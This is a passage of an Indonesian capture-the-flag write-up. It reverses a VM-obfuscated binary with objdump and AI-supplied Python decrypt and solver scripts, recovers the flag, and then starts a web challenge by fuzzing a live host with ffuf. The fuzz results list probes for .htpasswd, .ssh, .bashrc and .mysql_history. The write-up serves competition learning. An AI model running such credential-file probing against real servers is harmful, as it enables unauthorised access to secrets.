ukurannya sudah benar, yaitu 961 byte. Tapi untuk decrypt, masih butuh data yang ada sebelum blob itu, terutama:

- Key di alamat 0x4892a8 - 0x4892c0
- Tabel 0x77 di sekitar 0x48927a - 0x4892a8
- Tabel 0x99 mulai dari 0x4891c0

Jadi paling gampang, cukup dump semua data dari: 0x4891c0 sampai 0x4892c0 , dengan command berikut.

```
objdump -s -j .rodata --start-address=0x4891c0 --stop-address=0x4892c0 wraith
```

```

AriqArdian : /mnt/c/U/ariq/Doc/Gemastik2/Q/R/wraith feat/exe-testing +1 !1 ?281 → objdump -s -j .rodata --start-address=0x4891
c0 --stop-address=0x4892c0 wraith

wraith:      file format elf64-x86-64

Contents of section .rodata:
4891c0 6deccefd 399cd9eb 518064f3 d3032d50 m...9...Q.d...-P
4891d0 43f29ef5 b9753486 8fe7461b 0724c29c C...u4...F..$.
4891e0 492a8d9d 7188227a 3d6e2844 fd9d217a I*..q."z=n(D.!z
4891f0 ffa1c573 e1d2b4f3 db1baef2 70ab632e ...s.....p.c.
489200 e5b273a0 1c063ea9 e9930462 a3e99912 ..s...>....b....
489210 7b62cbda 659be400 e7f5cf0d 7022b203 {b..e.....p"..
489220 41c2959d cc9016a0 55bdf254 513df210 A.....U..TQ=..
489230 b74f18c7 3fa2f96a b3a1a3d4 c306b519 .0..?..j.....
489240 5d54ef4c cbb2d8f2 81760acd 47046216 ]T.L.....v..G.b.
489250 b345338f eabf396d 3f0b5c50 e01207af .E3...9m?.\P....
489260 3925013f 7efb931e 6d0b2d9b 1a5702cb 9%.?~...m.-..W..
489270 6fe03d6b f7099240 8bde73b0 ff7e71ab o.=k...@..s..~q.
489280 4e335354 44564d00 7ffe66b4 aec64be9 N3STDVM...f...K.
489290 8ae0c7a9 2a79cd85 e1ae6c6d 2255383e ....*y....lm"U8>
4892a0 049251c2 54579abd 00000000 00000000 ..Q.TW.....
4892b0 4158e297 265eb161 17bbba1d f08d1d1a AX..&^..a.....

```

Dan hasil dari output saya kasihkan ke claude untuk jelaskan dan diberikan kode untuk decrypt nya dengan kode berikut.

```

#!/usr/bin/env python3
MASK = 0xFFFFFFFFFFFFFFF

def rotl64(x, r):
    x &= MASK
    return ((x << r) | (x >> (64 - r))) & MASK

# --- key, derived from bytes at 0x4892b0 (key_lo0) and 0x4892b8 (key_hi0) ---
key_lo0 = 0x61b15e2697e25841 # LE64 @ 0x4892b0
key_hi0 = 0x1a1d8df01dbabb17 # LE64 @ 0x4892b8

# --- encrypted blob, 0x3c1 = 961 bytes, from .rodata @ 0x4892c0 ---
_rows = [
    "3533bdaaa1d02860017d4c4dfdbcafb6",
    "387b1b51ea400573469fc13baeae1e7e",
    "04b677d041e3380c16fe5c0e09b33455",
    "70fb5a18041704f1a1212c6cd94c79a3",
    "e8fad8c57ebe6565e7db2b6e05c10395",
    "81b74c2367729d38fbc3c94559de9da5",
    "f7dbc21587e3287a5e26be9cf49885fb",
    "525bc5ccd0c424a4c227930fc2c31a90",
    "75e2cc6f06d2183d7386320e23e6c35b",
    "3b6b58fcb5f5748f7c113f44a78fc8bd",
    "8e80fe37cd840ca8b95d75534478a0b8",
    "75d55fb80af171ca1ebd67e48c63db21",
    "bc7d475d2e7168f3e60d6cf2dd84894b",
    "8808f98432818e405e6448f8efdb754d",
    "2f4bb5fa25009f7175383d8302c3d5f7",
    "d291c988986824c28072d057d23116e8",
    "06a36eba8a3d92ec0febfecd8efc87f7",
    "1cc11496c0c1a0b20842ab4c82b875b2",

```

```

"3d33bc98b13ff217cf342df37bebd379",
"088b8094b244592a8d3d4d053c4d7bff",
"e665ea6982ff4cf6351d018910793c24",
"b72e3e058789a533f1bf094c5ec58c9b",
"f8902a30b4522c0fb5cdd50c7583e163",
"46144f772d9d2e02c3473074fb48e621",
"45b1df2798a623a79146b22b5a5197a5",
"7d415c5b4a39c3d332fc3c2f8fdb7929",
"88123cd620d35a6b660937932d1b6186",
"15d4fb61076367e84b180786408bf673",
"89812a469d163edd0883b8a2c0b14d9c",
"feac0360ffc9d4931570c3031ff250ab",
"d053820ef3b237b84749dfabaeec2bdc",
"b408c6cd045a950c2aea90b7d12dacbd",
"8781e4477b3bc07b4e9dce6500f1b311",
"d5a97744adbb884019960cd88cfac420",
"728b5274b5551708cf2ba3cb73f063fa",
"8fdf119c63d8b9e0b0cd7d319c56d636",
"a1c3a29769ebac3414694edc5e038254",
"63caf15e940286d806f8a821401e8773",
"a7823339680a0f6f87062adec1f83d8a",
"e5fe329768989dd595436326f8a8acd5",
"1bc615075ebd002eca025da4e92b373e",
"09ec466aedabb5647719ee3c38dff023",
"ea7138c1e7039ec65d42a9a3448bc931",
"6f6741fe1c4b78ed057b85ea24365333",
"e4cf8c25a2767ed4d9e731001cd25901",
"00d260df924a95b9c704b8c6119e1840",
"edf3ff6a1efa2d9e265598c570f99531",
"4fc8782df8ea7827304e9e65f3b883c2",
"4b0fd5fd497b908829946deb9b226fcc",
"72563ba0d171a9cd1794659d4d76625a",
"1dfee983e550ac71e0ecf49a3f155c1f",
"d9ed38f791e150d02117daa706972786",
"8791a901fd69404b2cc920bc91715458",
"0d14bd1ebd740bcdfe992113e3bfed0b",
"3b60e685945c06309f010535c0970ce6",
"55b406d17ec550a16b6eb350367ca736",
"bbbfb5b1a2c5fd8455c18617024c05b",
"78f115a985cd9dbe022a176674ad19b6",
"fa16bfe25ab3e3355382fec0eb81d362",
"884c87e40719200f4520832d532b8bce",
"39",
]
blob = bytes.fromhex("".join(_rows))
assert len(blob) == 0x3c1, len(blob)

def decrypt(blob, key_lo0, key_hi0):
    buf = bytearray(blob)
    lo, hi = key_lo0, key_hi0

```

```

state = 0
pos = 0
remaining = 0x1e08 # total "budget" in the byte-shift-index space, decreases by
0x40 each round
while True:
    state = (state + 0x9e3779b97f4a7c15) & MASK
    t = state
    t = ((t >> 30) ^ t) * 0xbf58476d1ce4e5b9 & MASK
    t = ((t >> 27) ^ t) * 0x94d049bb133111eb & MASK
    lo = (t ^ hi ^ (t >> 31)) + lo
    lo &= MASK
    hi = rotl64(hi, 29) ^ lo
    lo = rotl64(lo, 17)

    ks = (hi + lo) & MASK
    i = 0
    stop = False
    while i != 0x40:
        if i == remaining:
            stop = True
            break
        shift = i & 0x3f
        kb = (ks >> shift) & 0xFF
        buf[pos] ^= kb
        pos += 1
        i += 8
    if stop:
        break
    remaining -= 0x40
    if state == 0xc83888ad2a34a5ed:
        break
    return bytes(buf)

plain = decrypt(blob, key_lo0, key_hi0)
print(plain.hex())
with open("vm_bytecode.bin", "wb") as f:
    f.write(plain)

# quick sanity check: dump as (opcode, a, b) triples
for off in range(0, len(plain) - 2, 3):
    op, a, b = plain[off], plain[off+1], plain[off+2]
    print(f"{off:4d}: op={op:#04x} a={a} b={b}")

```

Dan ketika dijalankan menghasilkan output berikut.

```

11000011010111020211030322000199000044010d33010022020399020044032533030
255040155010255020355030466000022000199000144010d3301002202039902014403
2533030255040155010255020355030466000122000199000244010d330100220203990
20244032533030255040155010255020355030466000222000199000344010d33010022
020399020344032533030255040155010255020355030466000322000199000444010d3

```

30100220203990204440325330302550401550102550203550304660004220001990005
 44010d33010022020399020544032533030255040155010255020355030466000522000
 199000644010d3301002202039902064403253303025504015501025502035503046600
 0622000199000744010d330100220203990207440325330302550401550102550203550
 30466000722000199000844010d33010022020399020844032533030255040155010255
 020355030466000822000199000944010d3301002202039902094403253303025504015
 5010255020355030466000922000199000a44010d33010022020399020a440325330302
 55040155010255020355030466000a22000199000b44010d33010022020399020b44032
 533030255040155010255020355030466000b22000199000c44010d3301002202039902
 0c44032533030255040155010255020355030466000c22000199000d44010d330100220
 20399020d44032533030255040155010255020355030466000d22000199000e44010d33
 010022020399020e44032533030255040155010255020355030466000e22000199000f44
 010d33010022020399020f44032533030255040155010255020355030466000f22000199
 001044010d3301002202039902104403253303025504015501025502035503046600102
 2000199001144010d330100220203990211440325330302550401550102550203550304
 66001122000199001244010d33010022020399021244032533030255040155010255020
 355030466001222000199001344010d3301002202039902134403253303025504015501
 0255020355030466001322000199001444010d330100220203990214440325330302550
 40155010255020355030466001422000199001544010d33010022020399021544032533
 030255040155010255020355030466001522000199001644010d3301002202039902164
 4032533030255040155010255020355030466001622000199001744010d330100220203
 99021744032533030255040155010255020355030466001777000077010177020277030
 388

0: op=0x11 a=0 b=0
 3: op=0x11 a=1 b=1
 6: op=0x11 a=2 b=2
 9: op=0x11 a=3 b=3
 12: op=0x22 a=0 b=1
 15: op=0x99 a=0 b=0
 18: op=0x44 a=1 b=13
 21: op=0x33 a=1 b=0
 24: op=0x22 a=2 b=3
 27: op=0x99 a=2 b=0
 30: op=0x44 a=3 b=37
 33: op=0x33 a=3 b=2
 36: op=0x55 a=4 b=1
 39: op=0x55 a=1 b=2
 42: op=0x55 a=2 b=3
 45: op=0x55 a=3 b=4
 48: op=0x66 a=0 b=0
 51: op=0x22 a=0 b=1
 54: op=0x99 a=0 b=1
 57: op=0x44 a=1 b=13
 60: op=0x33 a=1 b=0
 63: op=0x22 a=2 b=3
 66: op=0x99 a=2 b=1
 69: op=0x44 a=3 b=37
 72: op=0x33 a=3 b=2

75: op=0x55 a=4 b=1
78: op=0x55 a=1 b=2
81: op=0x55 a=2 b=3
84: op=0x55 a=3 b=4
87: op=0x66 a=0 b=1
90: op=0x22 a=0 b=1
93: op=0x99 a=0 b=2
96: op=0x44 a=1 b=13
99: op=0x33 a=1 b=0
102: op=0x22 a=2 b=3
105: op=0x99 a=2 b=2
108: op=0x44 a=3 b=37
111: op=0x33 a=3 b=2
114: op=0x55 a=4 b=1
117: op=0x55 a=1 b=2
120: op=0x55 a=2 b=3
123: op=0x55 a=3 b=4
126: op=0x66 a=0 b=2
129: op=0x22 a=0 b=1
132: op=0x99 a=0 b=3
135: op=0x44 a=1 b=13
138: op=0x33 a=1 b=0
141: op=0x22 a=2 b=3
144: op=0x99 a=2 b=3
147: op=0x44 a=3 b=37
150: op=0x33 a=3 b=2
153: op=0x55 a=4 b=1
156: op=0x55 a=1 b=2
159: op=0x55 a=2 b=3
162: op=0x55 a=3 b=4
165: op=0x66 a=0 b=3
168: op=0x22 a=0 b=1
171: op=0x99 a=0 b=4
174: op=0x44 a=1 b=13
177: op=0x33 a=1 b=0
180: op=0x22 a=2 b=3
183: op=0x99 a=2 b=4
186: op=0x44 a=3 b=37
189: op=0x33 a=3 b=2
192: op=0x55 a=4 b=1
195: op=0x55 a=1 b=2
198: op=0x55 a=2 b=3
201: op=0x55 a=3 b=4
204: op=0x66 a=0 b=4
207: op=0x22 a=0 b=1
210: op=0x99 a=0 b=5
213: op=0x44 a=1 b=13
216: op=0x33 a=1 b=0



219: op=0x22 a=2 b=3
222: op=0x99 a=2 b=5
225: op=0x44 a=3 b=37
228: op=0x33 a=3 b=2
231: op=0x55 a=4 b=1
234: op=0x55 a=1 b=2
237: op=0x55 a=2 b=3
240: op=0x55 a=3 b=4
243: op=0x66 a=0 b=5
246: op=0x22 a=0 b=1
249: op=0x99 a=0 b=6
252: op=0x44 a=1 b=13
255: op=0x33 a=1 b=0
258: op=0x22 a=2 b=3
261: op=0x99 a=2 b=6
264: op=0x44 a=3 b=37
267: op=0x33 a=3 b=2
270: op=0x55 a=4 b=1
273: op=0x55 a=1 b=2
276: op=0x55 a=2 b=3
279: op=0x55 a=3 b=4
282: op=0x66 a=0 b=6
285: op=0x22 a=0 b=1
288: op=0x99 a=0 b=7
291: op=0x44 a=1 b=13
294: op=0x33 a=1 b=0
297: op=0x22 a=2 b=3
300: op=0x99 a=2 b=7
303: op=0x44 a=3 b=37
306: op=0x33 a=3 b=2
309: op=0x55 a=4 b=1
312: op=0x55 a=1 b=2
315: op=0x55 a=2 b=3
318: op=0x55 a=3 b=4
321: op=0x66 a=0 b=7
324: op=0x22 a=0 b=1
327: op=0x99 a=0 b=8
330: op=0x44 a=1 b=13
333: op=0x33 a=1 b=0
336: op=0x22 a=2 b=3
339: op=0x99 a=2 b=8
342: op=0x44 a=3 b=37
345: op=0x33 a=3 b=2
348: op=0x55 a=4 b=1
351: op=0x55 a=1 b=2
354: op=0x55 a=2 b=3
357: op=0x55 a=3 b=4
360: op=0x66 a=0 b=8



363: op=0x22 a=0 b=1
366: op=0x99 a=0 b=9
369: op=0x44 a=1 b=13
372: op=0x33 a=1 b=0
375: op=0x22 a=2 b=3
378: op=0x99 a=2 b=9
381: op=0x44 a=3 b=37
384: op=0x33 a=3 b=2
387: op=0x55 a=4 b=1
390: op=0x55 a=1 b=2
393: op=0x55 a=2 b=3
396: op=0x55 a=3 b=4
399: op=0x66 a=0 b=9
402: op=0x22 a=0 b=1
405: op=0x99 a=0 b=10
408: op=0x44 a=1 b=13
411: op=0x33 a=1 b=0
414: op=0x22 a=2 b=3
417: op=0x99 a=2 b=10
420: op=0x44 a=3 b=37
423: op=0x33 a=3 b=2
426: op=0x55 a=4 b=1
429: op=0x55 a=1 b=2
432: op=0x55 a=2 b=3
435: op=0x55 a=3 b=4
438: op=0x66 a=0 b=10
441: op=0x22 a=0 b=1
444: op=0x99 a=0 b=11
447: op=0x44 a=1 b=13
450: op=0x33 a=1 b=0
453: op=0x22 a=2 b=3
456: op=0x99 a=2 b=11
459: op=0x44 a=3 b=37
462: op=0x33 a=3 b=2
465: op=0x55 a=4 b=1
468: op=0x55 a=1 b=2
471: op=0x55 a=2 b=3
474: op=0x55 a=3 b=4
477: op=0x66 a=0 b=11
480: op=0x22 a=0 b=1
483: op=0x99 a=0 b=12
486: op=0x44 a=1 b=13
489: op=0x33 a=1 b=0
492: op=0x22 a=2 b=3
495: op=0x99 a=2 b=12
498: op=0x44 a=3 b=37
501: op=0x33 a=3 b=2
504: op=0x55 a=4 b=1



507: op=0x55 a=1 b=2
510: op=0x55 a=2 b=3
513: op=0x55 a=3 b=4
516: op=0x66 a=0 b=12
519: op=0x22 a=0 b=1
522: op=0x99 a=0 b=13
525: op=0x44 a=1 b=13
528: op=0x33 a=1 b=0
531: op=0x22 a=2 b=3
534: op=0x99 a=2 b=13
537: op=0x44 a=3 b=37
540: op=0x33 a=3 b=2
543: op=0x55 a=4 b=1
546: op=0x55 a=1 b=2
549: op=0x55 a=2 b=3
552: op=0x55 a=3 b=4
555: op=0x66 a=0 b=13
558: op=0x22 a=0 b=1
561: op=0x99 a=0 b=14
564: op=0x44 a=1 b=13
567: op=0x33 a=1 b=0
570: op=0x22 a=2 b=3
573: op=0x99 a=2 b=14
576: op=0x44 a=3 b=37
579: op=0x33 a=3 b=2
582: op=0x55 a=4 b=1
585: op=0x55 a=1 b=2
588: op=0x55 a=2 b=3
591: op=0x55 a=3 b=4
594: op=0x66 a=0 b=14
597: op=0x22 a=0 b=1
600: op=0x99 a=0 b=15
603: op=0x44 a=1 b=13
606: op=0x33 a=1 b=0
609: op=0x22 a=2 b=3
612: op=0x99 a=2 b=15
615: op=0x44 a=3 b=37
618: op=0x33 a=3 b=2
621: op=0x55 a=4 b=1
624: op=0x55 a=1 b=2
627: op=0x55 a=2 b=3
630: op=0x55 a=3 b=4
633: op=0x66 a=0 b=15
636: op=0x22 a=0 b=1
639: op=0x99 a=0 b=16
642: op=0x44 a=1 b=13
645: op=0x33 a=1 b=0
648: op=0x22 a=2 b=3



651: op=0x99 a=2 b=16
654: op=0x44 a=3 b=37
657: op=0x33 a=3 b=2
660: op=0x55 a=4 b=1
663: op=0x55 a=1 b=2
666: op=0x55 a=2 b=3
669: op=0x55 a=3 b=4
672: op=0x66 a=0 b=16
675: op=0x22 a=0 b=1
678: op=0x99 a=0 b=17
681: op=0x44 a=1 b=13
684: op=0x33 a=1 b=0
687: op=0x22 a=2 b=3
690: op=0x99 a=2 b=17
693: op=0x44 a=3 b=37
696: op=0x33 a=3 b=2
699: op=0x55 a=4 b=1
702: op=0x55 a=1 b=2
705: op=0x55 a=2 b=3
708: op=0x55 a=3 b=4
711: op=0x66 a=0 b=17
714: op=0x22 a=0 b=1
717: op=0x99 a=0 b=18
720: op=0x44 a=1 b=13
723: op=0x33 a=1 b=0
726: op=0x22 a=2 b=3
729: op=0x99 a=2 b=18
732: op=0x44 a=3 b=37
735: op=0x33 a=3 b=2
738: op=0x55 a=4 b=1
741: op=0x55 a=1 b=2
744: op=0x55 a=2 b=3
747: op=0x55 a=3 b=4
750: op=0x66 a=0 b=18
753: op=0x22 a=0 b=1
756: op=0x99 a=0 b=19
759: op=0x44 a=1 b=13
762: op=0x33 a=1 b=0
765: op=0x22 a=2 b=3
768: op=0x99 a=2 b=19
771: op=0x44 a=3 b=37
774: op=0x33 a=3 b=2
777: op=0x55 a=4 b=1
780: op=0x55 a=1 b=2
783: op=0x55 a=2 b=3
786: op=0x55 a=3 b=4
789: op=0x66 a=0 b=19
792: op=0x22 a=0 b=1



795: op=0x99 a=0 b=20
798: op=0x44 a=1 b=13
801: op=0x33 a=1 b=0
804: op=0x22 a=2 b=3
807: op=0x99 a=2 b=20
810: op=0x44 a=3 b=37
813: op=0x33 a=3 b=2
816: op=0x55 a=4 b=1
819: op=0x55 a=1 b=2
822: op=0x55 a=2 b=3
825: op=0x55 a=3 b=4
828: op=0x66 a=0 b=20
831: op=0x22 a=0 b=1
834: op=0x99 a=0 b=21
837: op=0x44 a=1 b=13
840: op=0x33 a=1 b=0
843: op=0x22 a=2 b=3
846: op=0x99 a=2 b=21
849: op=0x44 a=3 b=37
852: op=0x33 a=3 b=2
855: op=0x55 a=4 b=1
858: op=0x55 a=1 b=2
861: op=0x55 a=2 b=3
864: op=0x55 a=3 b=4
867: op=0x66 a=0 b=21
870: op=0x22 a=0 b=1
873: op=0x99 a=0 b=22
876: op=0x44 a=1 b=13
879: op=0x33 a=1 b=0
882: op=0x22 a=2 b=3
885: op=0x99 a=2 b=22
888: op=0x44 a=3 b=37
891: op=0x33 a=3 b=2
894: op=0x55 a=4 b=1
897: op=0x55 a=1 b=2
900: op=0x55 a=2 b=3
903: op=0x55 a=3 b=4
906: op=0x66 a=0 b=22
909: op=0x22 a=0 b=1
912: op=0x99 a=0 b=23
915: op=0x44 a=1 b=13
918: op=0x33 a=1 b=0
921: op=0x22 a=2 b=3
924: op=0x99 a=2 b=23
927: op=0x44 a=3 b=37
930: op=0x33 a=3 b=2
933: op=0x55 a=4 b=1
936: op=0x55 a=1 b=2



```

939: op=0x55 a=2 b=3
942: op=0x55 a=3 b=4
945: op=0x66 a=0 b=23
948: op=0x77 a=0 b=0
951: op=0x77 a=1 b=1
954: op=0x77 a=2 b=2
957: op=0x77 a=3 b=3

```

Lalu disini saya berikan hasil output nya ke claude dan diberikan script untuk decrypt dan berikut solver scriptnya.

```

#!/usr/bin/env python3
import struct

MASK = (1 << 64) - 1

def rotl(x, r):
    x &= MASK
    r &= 63
    return ((x << r) | (x >> (64 - r))) & MASK

def rotr(x, r):
    x &= MASK
    r &= 63
    return ((x >> r) | (x << (64 - r))) & MASK

def splitmix64_mix(z):
    z &= MASK
    z = ((z ^ (z >> 30)) * 0xbf58476d1ce4e5b9) & MASK
    z = ((z ^ (z >> 27)) * 0x94d049bb133111eb) & MASK
    z = z ^ (z >> 31)
    return z & MASK

def RC(k):
    # matches opcode 0x66: seed = k * (-0x61c8864680b583eb) + 0x3c6ef372fe94f82a
    MULT = (-0x61c8864680b583eb) & MASK
    ADD = 0x3c6ef372fe94f82a
    seed = (k * MULT + ADD) & MASK
    return splitmix64_mix(seed)

def modinv(x):
    return pow(x, -1, 1 << 64)

# ---- raw .rodata bytes, 0x4891c0 .. 0x4892c0 (MUL table, marker, TARGET table, key)
----
rodata_hex = (
    "6deccefd399cd9eb518064f3d3032d50"
    "43f29ef5b97534868fe7461b0724c29c"
    "492a8d9d7188227a3d6e2844fd9d217a"

```



```

new_b, new_c, new_d = c1, d1, b1
new_a = (a1 + RC(k)) & MASK
return new_a, new_b, new_c, new_d

def main():
    state = tuple(TARGET)
    for k in range(23, -1, -1):
        state = inv_round(k, *state)
    IN0, IN1, IN2, IN3 = state

    # sanity check: run forward and confirm we land back on TARGET
    fwd = (IN0, IN1, IN2, IN3)
    for k in range(24):
        fwd = fwd_round(k, *fwd)
    assert list(fwd) == TARGET, "forward re-check failed!"

    content = b"".join(struct.pack("<Q", w) for w in (IN0, IN1, IN2, IN3))
    flag = b"GEMASTIK19{" + content + b"}"
    print(flag)

if __name__ == "__main__":
    main()

```

```

AriqArdian : /mnt/c/U/ariq/Doc/Gemastik2/Q/R/wraith feat/exe-testing +1 !1 ?281 → python solvefix.py
b'GEMASTIK19{n3st3d_vm_MUL0_ant1z3_1nv_h4nd!!}'

```

base system

FLAG: GEMASTIK19{n3st3d_vm_MUL0_ant1z3_1nv_h4nd!!}

AI Transparency : <https://claude.ai/share/5f33440d-40dc-4b8b-a7dc-a8a73bfd98aa>

Web Exploitation

Rentaka (392 Points)


Rentaka, served through a reverse proxy that promises its internal maintenance routes are "filtered at the edge."

Trust, but verify.

Author: VascoZ

<http://15.232.64.175:13401>

Di challenge web exploit ini, diberikan sebuah web yang saya sendiri kurang tau ini fungsinya apaan. Karena disediakan endpoint `/echo?msg=<text>` yang hanya mirroring apa yg ada di inputnya.



Setelah mencoba seluruh endpoint, sepertinya OBJECTIVE-nya adalah masuk ke endpoint `/internal/` untuk mendapatkan flag.

Jadi di sini saya mencoba 2 approach:

1. Cari celah dari 4 endpoint yang disediakan
2. Cari file yg ada di **/backup**

```

:: Method      : GET
:: URL         : http://15.232.64.175:13401/FUZZ
:: Wordlist     : FUZZ: /mnt/c/Users/ACER/Downloads/common.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

```


```

-----
.forward      [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 243ms]
.cvsignore    [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 267ms]
.htpasswd     [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 282ms]
.cache       [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 302ms]
.passwd      [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 331ms]
             [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 362ms]
.hta         [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 369ms]
.subversion   [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 367ms]
.listings    [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 368ms]
.ssh         [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 378ms]
.listing     [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 377ms]
_baks        [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 383ms]
_cache       [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 391ms]
.svn/entries [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 393ms]
.perf        [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 491ms]
_code        [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 405ms]
.bashrc      [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 421ms]
.mysql_history [Status: 200, Size: 12175, Words: 1175, Lines: 345, Duration: 491ms]

